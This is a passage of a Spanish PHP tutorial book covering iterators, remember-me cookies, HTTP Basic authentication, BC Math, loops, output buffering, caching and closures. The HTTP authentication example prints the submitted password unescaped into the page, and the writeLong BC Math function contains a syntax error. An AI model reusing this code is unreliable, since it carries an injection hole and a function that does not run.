    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

Entonces, en general, aquí está la fuente completa de la clase que implementa ambas interfaces. Tenga en cuenta que este ejemplo no es perfecta, ya que los identificadores en la base de datos pueden no ser secuencial, pero esto fue escrito sólo para darle la idea principal: se puede hacer frente a sus colecciones de objetos de cualquier manera posible mediante la implementación de `ArrayAccess` y `Iterator` interfaces:

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

y un bucle foreach a través de todos los objetos de usuario:

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

lo que producirá algo así como

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

Creando una matriz de variables

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

Este método se usa a menudo en marcos para pasar una matriz de variables entre dos componentes.

Lea Arrays en línea: https://riptutorial.com/es/php/topic/204/arrays

Capítulo 9: Asegurate recuerdame

Introducción

He estado buscando en este tema durante algún tiempo hasta que encontré esta publicación https://stackoverflow.com/a/17266448/4535386 de ircmaxell, creo que merece más exposición.

Examples

"Mantenerme conectado" - el mejor enfoque

Almacenar la cookie con tres partes.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Luego, para validar:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Lea Asegurate recuerdame en línea: https://riptutorial.com/es/php/topic/10664/asegurate-recuerdame

Capítulo 10: Autenticación HTTP

Introducción

En este tema vamos a hacer un script de autenticación HTTP-Header.

Examples

Autenticación simple

TENGA EN CUENTA: SOLO PONGA ESTE CÓDIGO EN EL TÍTULO DE LA PÁGINA, DE OTRA MANERA NO FUNCIONARÁ!

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

Lea Autenticación HTTP en línea: https://riptutorial.com/es/php/topic/8059/autenticacion-http

Capítulo 11: BC Math (calculadora binaria)

Introducción

La calculadora binaria se puede utilizar para calcular con números de cualquier tamaño y precisión hasta 2147483647-1 decimales, en formato de cadena. La calculadora binaria es más precisa que el cálculo flotante de PHP.

Sintaxis

- string bcadd (string $ left_operand, string $ right_operand [, int $ scale = 0])
- int bccomp (string $ left_operand, string $ right_operand [, int $ scale = 0])
- string bcdiv (string $ left_operand, string $ right_operand [, int $ scale = 0])
- string bcmod (string $ left_operand, string $ modulus)
- string bcmul (string $ left_operand, string $ right_operand [, int $ scale = 0])
- string bcpowmod (string $ left_operand, string $ right_operand, string $ modulus [, int $ scale = 0])
- bool bcscale (int $ scale)
- string bcsqrt (string $ operand [, int $ scale = 0])
- string bcsub (string $ left_operand, string $ right_operand [, int $ scale = 0])

Parámetros

bcadd	***Suma dos números de precisión arbitrarios.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal en el resultado.
bccomp	***Compara dos números de precisión arbitrarios.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal que se utilizará en la comparación.
bcdiv	***Divide dos números de precisión arbitrarios.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.

bcadd	***Suma dos números de precisión arbitrarios.***
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal en el resultado.
bcmod	***Obtener el módulo de un número de precisión arbitrario.***
`left_operand`	El operando izquierdo, como una cuerda.
`modulus`	El módulo, como una cuerda.
bcmul	***Multiplica dos números de precisión arbitrarios.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal en el resultado.
bcpow	***Elevar un número de precisión arbitrario a otro.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal en el resultado.
bcpowmod	***Elevar un número de precisión arbitrario a otro, reducido por un módulo específico.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.
`modulus`	El módulo, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal en el resultado.
Escala	***Establecer el parámetro de escala predeterminado para todas las funciones matemáticas bc.***
`scale`	El factor de escala.
bcsqrt	***Obtener la raíz cuadrada de un número de precisión arbitraria.***
`operand`	El operando, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del

bcadd	***Suma dos números de precisión arbitrarios.***
	lugar decimal en el resultado.
bcsub	***Resta un número de precisión arbitrario de otro.***
`left_operand`	El operando izquierdo, como una cuerda.
`right_operand`	El operando correcto, como una cuerda.
`scale`	Un parámetro opcional para establecer el número de dígitos después del lugar decimal en el resultado.

Observaciones

Para todas las funciones de BC, si el parámetro de `scale` no está establecido, el valor predeterminado es 0, lo que hará que todas las operaciones sean operaciones con enteros.

Examples

Comparación entre BCMath y operaciones aritméticas flotantes

bcadd vs float + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul vs int * int

```
var_dump('5.00' * '2.00');            // float(10)
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmul vs float * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

Uso de bcmath para leer / escribir un binario largo en un sistema de 32 bits

En los sistemas de 32 bits, los enteros mayores que `0x7FFFFFFF` no pueden almacenarse primitivamente, mientras que los enteros entre `0x0000000080000000` y `0x7FFFFFFFFFFFFFFF` pueden almacenarse primitivamente en sistemas de 64 bits pero no en sistemas de 32 bits (`signed long long`). Sin embargo, dado que los sistemas de 64 bits y muchos otros lenguajes admiten el almacenamiento de enteros `signed long long` , a veces es necesario almacenar este rango de enteros en el valor exacto. Hay varias formas de hacerlo, como crear una matriz con dos números o convertir el número entero en su forma decimal legible para el hombre. Esto tiene varias ventajas, como la conveniencia de presentar al usuario y la capacidad de manipularlo directamente con bcmath.

Los métodos de `pack` / `unpack` se pueden usar para convertir entre bytes binarios y la forma decimal de los números (ambos de tipo `string` , pero uno es binario y el otro es ASCII), pero siempre intentarán convertir la cadena ASCII en un formato de 32 bits. int en sistemas de 32 bits. El siguiente fragmento de código proporciona una alternativa:

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
```

```
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

Lea BC Math (calculadora binaria) en línea: https://riptutorial.com/es/php/topic/8550/bc-math--calculadora-binaria-

Capítulo 12: Bucles

Introducción

Los bucles son un aspecto fundamental de la programación. Permiten a los programadores crear código que se repite para un número determinado de repeticiones o *iteraciones* . El número de iteraciones puede ser explícito (6 iteraciones, por ejemplo), o continuar hasta que se cumpla alguna condición ('hasta que el infierno se congele').

Este tema cubre los diferentes tipos de bucles, sus declaraciones de control asociadas y sus posibles aplicaciones en PHP.

Sintaxis

- para (contador de inicio; contador de prueba; contador de incremento) {/ * código * /}
- foreach (matriz como valor) {/ * código * /}
- foreach (matriz como clave => valor) {/ * código * /}
- while (condición) {/ * código * /}
- hacer {/ * código * /} while (condición);
- *anyloop* {continuar; }
- *anyloop* {[*anyloop* ...] {continue int; }}
- *anyloop* {descanso; }
- *anyloop* {[*anyloop* ...] {break int; }}

Observaciones

A menudo es útil ejecutar el mismo bloque de código o varias veces. En lugar de copiar y pegar, los bucles de sentencias casi iguales proporcionan un mecanismo para ejecutar el código un número específico de veces y recorrer estructuras de datos. PHP soporta los siguientes cuatro tipos de bucles:

- **`for`**
- **`while`**
- **`do..while`**
- **`foreach`**

Para controlar estos bucles, **`continue`** y las declaraciones de **`break`** están disponibles.

Examples

para

> La instrucción `for` se utiliza cuando sabe cuántas veces desea ejecutar una instrucción o un bloque de instrucciones.

El inicializador se utiliza para establecer el valor de inicio para el contador del número de iteraciones de bucle. Se puede declarar una variable aquí para este propósito y es tradicional nombrarla `$i` .

El siguiente ejemplo itera 10 veces y muestra números del 0 al 9.

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

La salida esperada es:

```
0,1,2,3,4,5,6,7,8,9,
```

para cada

La instrucción `foreach` se utiliza para hacer un ciclo a través de matrices.

Para cada iteración, el valor del elemento de la matriz actual se asigna a la variable `$value` y el puntero de la matriz se mueve uno y en la siguiente iteración se procesará el siguiente elemento.

El siguiente ejemplo muestra los elementos en la matriz asignada.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

La salida esperada es:

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

También puede acceder a la clave / índice de un valor utilizando foreach:

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

Por defecto, `$value` es una copia del valor en `$list` , por lo que los cambios realizados dentro del bucle no se reflejarán en `$list` después.

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

Para modificar la matriz dentro del bucle `foreach` , use el operador `&` para asignar `$value` por referencia. Es importante `unset` la variable luego para que reusar `$value` otro lugar no sobrescriba la matriz.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

También puede modificar los elementos de la matriz dentro del bucle `foreach` haciendo referencia a la clave de la matriz del elemento actual.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

descanso

La palabra clave `break` termina inmediatamente el bucle actual.

De manera similar a la instrucción `continue` , una `break` detiene la ejecución de un bucle. Sin embargo, a diferencia de una instrucción de `continue` , la `break` provoca la terminación inmediata del bucle y *no* ejecuta la instrucción condicional nuevamente.

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

Este código producirá

```
24
30
40
60
120
```

pero no ejecutará el caso donde `$i` es 0, lo que resultaría en un error fatal debido a la división por 0.

La instrucción break también puede usarse para romper varios niveles de bucles. Tal comportamiento es muy útil cuando se ejecutan bucles anidados. Por ejemplo, para copiar una matriz de cadenas en una cadena de salida, eliminando cualquier `#` símbolo, hasta que la cadena de salida tenga exactamente 160 caracteres

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

El comando `break 2` termina inmediatamente la ejecución de los bucles interno y externo.

hacer ... mientras

> La instrucción `do...while` ejecutará un bloque de código al menos una vez, luego repetirá el ciclo siempre que la condición sea verdadera.

El siguiente ejemplo incrementará el valor de `$i` al menos una vez, y continuará incrementando la variable `$i` siempre que tenga un valor inferior a 25;

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

La salida esperada es:

```
The final value of i is: 25
```

continuar

> La palabra clave `continue` detiene la iteración actual de un bucle pero no termina el bucle.

Al igual que la instrucción `break` , la instrucción `continue` está situada dentro del cuerpo del bucle. Cuando se ejecuta, la instrucción `continue` hace que la ejecución salte inmediatamente al bucle condicional.

En el siguiente ejemplo, el bucle imprime un mensaje basado en los valores de una matriz, pero omite un valor especificado.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

La salida esperada es:

```
I love to eat apple pie.
I love to eat cherry pie.
```

La instrucción de `continue` también se puede usar para continuar inmediatamente la ejecución a un nivel externo de un bucle especificando la cantidad de niveles de bucle para saltar. Por ejemplo, considere datos como

Fruta	Color	Costo
manzana	rojo	1
Plátano	Amarillo	7
Cereza	rojo	2
Uva	Verde	4

Para hacer solo pasteles de fruta que cuestan menos de 5.

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
```

```
        /* make a pie */
    }
}
```

Cuando se ejecuta la instrucción `continue 2` , la ejecución salta inmediatamente a `$data as $fruit` continúa con el bucle externo y omite todos los demás códigos (incluido el condicional en el bucle interno).

mientras

> La instrucción `while` ejecutará un bloque de código siempre y cuando la expresión de prueba sea verdadera.

Si la expresión de prueba es verdadera, entonces se ejecutará el bloque de código. Después de que el código se haya ejecutado, la expresión de prueba se evaluará nuevamente y el bucle continuará hasta que se encuentre que la expresión de prueba es falsa.

El siguiente ejemplo itera hasta que la suma alcanza 100 antes de terminar.

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

La salida esperada es:

```
The sum is: 100
```

Lea Bucles en línea: https://riptutorial.com/es/php/topic/2213/bucles

Capítulo 13: Buffer de salida

Parámetros

Función	Detalles
ob_start ()	Inicia el búfer de salida, cualquier salida colocada después de esto se capturará y no se mostrará
ob_get_contents ()	Devuelve todo el contenido capturado por `ob_start()`
ob_end_clean ()	Vacía el búfer de salida y lo desactiva para el nivel de anidamiento actual
ob_get_clean ()	Activa tanto `ob_get_contents()` como `ob_end_clean()`
ob_get_level ()	Devuelve el nivel de anidamiento actual del búfer de salida.
ob_flush ()	Descargue el búfer de contenido y envíelo al navegador sin finalizar el búfer
ob_implicit_flush ()	Habilita el vaciado implícito después de cada llamada de salida.
ob_end_flush ()	Vacíe el búfer de contenido y envíelo al navegador, también finalizando el búfer

Examples

Uso básico obteniendo contenido entre buffers y clearing

El búfer de salida le permite almacenar cualquier contenido textual (Texto, `HTML`) en una variable y enviarlo al navegador como una pieza al final de su script. Por defecto, `php` envía su contenido como lo interpreta.

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
<?php
```

```
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

Cualquier contenido `ob_start()` entre `ob_start()` y `ob_get_clean()` será capturado y colocado en la variable `$content` .

Al llamar a `ob_get_clean()` `ob_get_contents()` tanto `ob_get_contents()` como `ob_end_clean()` .

Buffers de salida anidados

Puede anidar buffers de salida y obtener el nivel para que proporcionen contenido diferente utilizando la función `ob_get_level()` .

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

Salidas:

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
```

```
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

Capturando el buffer de salida para reutilizarlo más tarde.

En este ejemplo, tenemos una matriz que contiene algunos datos.

`$items_li_html` búfer de salida en `$items_li_html` y lo usamos dos veces en la página.

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

Guarde el código anterior en un archivo `output_buffer.php` y ejecútelo a través de `php output_buffer.php` .

Debería ver los 2 elementos de lista que creamos anteriormente con los mismos elementos de lista que generamos en PHP usando el búfer de salida:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
```

```
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

Ejecutando buffer de salida antes de cualquier contenido.

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

En este ejemplo, asumimos que `$users` son una matriz multidimensional, y lo hacemos en bucle para encontrar a todos los usuarios con un nivel de acceso de 7.

Si no hay resultados, redirigimos a una página de error.

Estamos utilizando el búfer de salida aquí porque estamos activando un redireccionamiento de `header()` basado en el resultado del bucle

Uso del búfer de salida para almacenar contenidos en un archivo, útil para

informes, facturas, etc.

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

Este ejemplo toma el documento completo y lo escribe en un archivo, no lo imprime en el navegador, pero lo hace usando `echo $html;`

Procesando el búfer a través de una devolución de llamada

Puede aplicar cualquier tipo de procesamiento adicional a la salida pasando un llamable a `ob_start()` .

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

Salida:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

Transmitir salida al cliente

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

Uso típico y razones para usar ob_start

`ob_start` es especialmente útil cuando tienes redirecciones en tu página. Por ejemplo, el siguiente código no funcionará:

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

El error que se dará es algo como: `headers already sent by <xxx> on line <xxx>` .

Para solucionar este problema, debe escribir algo como esto al comienzo de su página:

```
<?php
  ob_start();
?>
```

Y algo como esto al final de tu página:

```
<?php
  ob_end_flush();
?>
```

Esto almacena todo el contenido generado en un búfer de salida y lo muestra de una sola vez. Por lo tanto, si tiene llamadas de redirección en su página, éstas se activarán antes de que se envíe cualquier dato, eliminando la posibilidad de que se produzcan errores en los `headers already sent` .

Lea Buffer de salida en línea: https://riptutorial.com/es/php/topic/541/buffer-de-salida

Capítulo 14: Cache

Observaciones

Instalación

Puedes instalar memcache usando pecl

```
pecl install memcache
```

Examples

Caché utilizando memcache

Memcache es un sistema de almacenamiento en caché de objetos distribuidos y utiliza `key-value` para almacenar datos pequeños. Antes de comenzar a llamar código de `Memcache` a PHP, debe asegurarse de que esté instalado. Eso se puede hacer usando el método `class_exists` en php. Una vez que se valida que el módulo está instalado, comienza a conectarse a la instancia del servidor memcache.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

Esto validará que los controladores php de Memcache estén instalados y se conectarán a la instancia del servidor memcache que se ejecuta en localhost.

> Memcache se ejecuta como un demonio y se llama **memcached**

En el ejemplo anterior solo nos conectamos a una sola instancia, pero también puede conectarse a múltiples servidores usando

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

Tenga en cuenta que, en este caso, a diferencia de la conexión, no habrá ninguna conexión activa hasta que intente almacenar o recuperar un valor.

En el almacenamiento en caché hay tres operaciones importantes que deben implementarse

1. **Almacenar datos:** agregar nuevos datos al servidor memcached

2. **Obtener datos: obtener** datos del servidor memcached
3. **Eliminar datos: eliminar datos** ya existentes del servidor memcached

Almacenamiento de datos

`$cache` o objeto de clase memcached tiene un método de `set` que toma una clave, valor y tiempo para guardar el valor para (ttl).

```
$cache->set($key, $value, 0, $ttl);
```

Aquí $ ttl o time to live es el tiempo en segundos que desea que memcache almacene el par en el servidor.

Obtener datos

`$cache` o objeto de clase memcached tiene un método de `get` que toma una clave y devuelve el valor correspondiente.

```
$value = $cache->get($key);
```

> En caso de que no haya un valor establecido para la clave, se devolverá **nulo.**

Borrar datos

A veces es posible que tenga que eliminar algún valor de caché. `$cache` instancia de `$cache` o memcache tiene un método de `delete` que puede usarse para el mismo.

```
$cache->delete($key);
```

Pequeño escenario para el almacenamiento en caché

Asumamos un simple blog. Tendrá múltiples publicaciones en la página de destino que se obtendrán de la base de datos con cada carga de página. Para reducir las consultas de SQL podemos usar memcached para almacenar en caché las publicaciones. Aquí hay una implementación muy pequeña.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
```

```
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
  die("Error while connecting to cache server");
}
```

Caché utilizando caché APC

El caché de PHP alternativo (APC) es un caché de código de operación gratuito y abierto para PHP. Su objetivo es proporcionar un marco gratuito, abierto y robusto para almacenar en caché y optimizar el código intermedio de PHP.

instalación

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Añadir caché:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Eliminar caché:

```
apc_delete($key);
```

Ejemplo de Set Cache:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

Rendimiento :

APC es casi 5 veces más rápido que Memcached.

Lea Cache en línea: https://riptutorial.com/es/php/topic/5470/cache

Capítulo 15: Cierre

Examples

Uso básico de un cierre.

Un **cierre** es el equivalente de PHP de una función anónima, por ejemplo. Una función que no tiene nombre. Incluso si eso no es técnicamente correcto, el comportamiento de un cierre sigue siendo el mismo que el de una función, con algunas características adicionales.

Un cierre no es más que un objeto de la clase Closure que se crea al declarar una función sin nombre. Por ejemplo:

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

Tenga en cuenta que `$myClosure` es una instancia de `Closure` para que esté al tanto de lo que realmente puede hacer con ella (consulte http://fr2.php.net/manual/en/class.closure.php)

El caso clásico que se necesita un cierre es cuando se tiene que dar una `callable` a una función, por ejemplo usort .

Aquí hay un ejemplo donde una matriz está ordenada por el número de hermanos de cada persona:

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }
```

```
    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Utilizando variables externas

Es posible, dentro de un cierre, utilizar una variable externa con el **uso** especial de palabras clave. Por ejemplo:

```
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

Puedes ir más lejos creando cierres "dinámicos". Es posible crear una función que devuelva una calculadora específica, dependiendo de la cantidad que desee agregar. Por ejemplo:

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Encuadernación de cierre básico.

Como se vio anteriormente, un cierre no es más que una instancia de la clase Closure, y se pueden invocar diferentes métodos en ellos. Uno de ellos es `bindTo` , que, dado un cierre, devolverá uno nuevo que está vinculado a un objeto dado. Por ejemplo:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
```

```
    {
        $this->property = $propertyValue;
    }
}

